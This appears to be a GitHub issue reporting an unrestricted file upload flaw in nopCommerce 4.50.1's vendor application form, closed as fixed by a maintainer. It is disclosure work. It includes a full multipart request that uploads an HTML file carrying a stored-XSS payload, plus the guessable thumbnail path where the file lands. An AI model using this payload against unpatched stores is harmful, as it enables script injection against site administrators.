nopSolutions / nopCommerce Public

Code · Issues 146 · Pull requests 13 · Actions · Projects · Security · ...

New issue

Jump to bottom

Unrestricted File Upload in Apply for vendor account feature #6192

Closed trungtin1998 opened this issue on Mar 20 · 1 comment

Assignees

Labels bug

Milestone Version 4.60

trungtin1998 commented on Mar 20

nopCommerce version: 4.50.1


Steps to reproduce the problem:

- At **Apply for vendor account** feature, customer could upload arbitrary file, for example file **script.html** and content of submitted form as below:

```
-----------------------------353170076619137176562598160618
Content-Disposition: form-data; name="Name"

pentester
-----------------------------353170076619137176562598160618
Content-Disposition: form-data; name="Email"

phamtrungtintf1512@gmail.com
-----------------------------353170076619137176562598160618
Content-Disposition: form-data; name="Description"

Unrestricted File Upload in Apply for vendor account feature
-----------------------------353170076619137176562598160618
Content-Disposition: form-data; name="uploadedFile"; filename="script.html"
Content-Type: text/html

<h1>Testing upload file by TF1T<img src=x onerror=alert(document.domain)></h1>
-----------------------------353170076619137176562598160618
Content-Disposition: form-data; name="apply-vendor"
```

```
-----------------------------353170076619137176562598160618
Content-Disposition: form-data; name="__RequestVerificationToken"

CfDJ8PCrMQQMCTdOtvWnrq2WpITJLfTjickNjSm_qcSluUiK-_7c-VbzzTCok-
M1duwMopvVKCMTy1GmrmTtQnch6SHfSXemzptzz2nOOP8uW4X6qGD2Z-1lPLct2WQrWDBY1qV5aGgzwe2T_2BneJo-
5FzzMeW1b0o9epdkZ_hZpu-4UqN6zwTaxYTx-gFvJBoFaw
-----------------------------353170076619137176562598160618--
```

- After admin see **Vendor apply info** by clicking **Edit button**, uploaded file will be generated and the final uploaded file has formatted */images/thumbs/{id-Vendor.Name-100.Content-Type-extension}*




Vendors

Learn more about vendor management

Name	Email	Active	Edit
Như đại lý	nguyenngocnhu129@gmail.com	✓	Edit
pentester	phamtrungtintf1512@gmail.com	✗	Edit
Vendor 1	vendor1email@gmail.com	✓	Edit
Vendor 2	vendor2email@gmail.com	✓	Edit

  - **id** parameter is 7 digits number and it is auto increment, therefore it is easy to guess/bruteforce
  - User Input **Vendor.Name** will be filtered special character, therefore, I just put alphabet characters here to make output unchange
  - Content-Type is text/html => Content-Type-extension is **html**.
- One of my final uploaded file is https://IP/images/thumbs/0000108_pentester_100.html
  Impact: Unrestricted File Upload in Apply for vendor account feature leading to Stored XSS


Edit product details / nopComm
Vendors / nopCommerce admi
Your store. Search
Your store. Back in stock subscr
localhost:44369/images/thumb
OK

https://localhost:44369/images/thumbs/0000108_pentester_100.html

Testing upload file by TF1T

localhost:44369

localhost

RomanovM added the discussion / investigation label on Mar 20

RomanovM assigned **skoshelev** on Mar 20

RomanovM added this to the **Version 4.60** milestone on Mar 20

skoshelev commented on Mar 23 Contributor

Hi **@trungtin1998**. Thank you for your help. We fixed this issue by this commit

Closed #6192

❤️ 1

skoshelev closed this as completed on Mar 23

skoshelev added bug and removed discussion / investigation labels on Mar 23

AndreiMaz mentioned this issue on Oct 10

Add a new media setting - "Allow SVG uploads in admin area" #6378

Closed

Assignees

skoshelev

Labels

bug

Projects

None yet

Milestone

Version 4.60

Development

No branches or pull requests

3 participants